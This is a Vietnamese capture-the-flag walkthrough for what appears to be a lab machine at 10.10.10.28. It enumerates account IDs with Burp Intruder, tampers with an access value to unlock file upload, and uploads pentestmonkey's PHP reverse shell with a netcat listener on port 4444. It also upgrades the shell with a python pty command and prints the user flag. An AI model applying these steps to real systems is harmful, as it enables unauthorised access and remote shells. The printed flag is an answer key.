
\*. Tạo 1 đoạn mã python để print vị trí, save dưới dạng .txt




\*. Trong Burp => Intruder => Payloads: update đoạn .txt => Start Attack


\*. Sau khi acttack những khoảng có độ dài khác nhau => Kiểm tra




\*. Account với id=30 là supperAdmin (đặt tên khác => Thua)

\*. Đổi value thành 86575 => Được upload file






\*.Vào link để download: <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php> => Open và đổi IP theo máy ảo + Port: 4444




\*. Chạy lệnh nc – lvnp 4444 (Cài ncat: sudo apt install ncat)





\*. Upload php-reverse-shell.php (nhớ ghi tên)






\*. Sau khi upload => Vào link: <http://10.10.10.28/uploads/php-reverse-shell.php> => mở terminal chạy lệnh nc trên



\*. Gõ command: python3 -c 'import pty;pty.spawn("/bin/bash")'

Có thể dùng các lệnh như: ls



\*. Vào thư mục /home/robert/user.txt => Flag: f2c74ee8db7983851ab2a96a44eb7981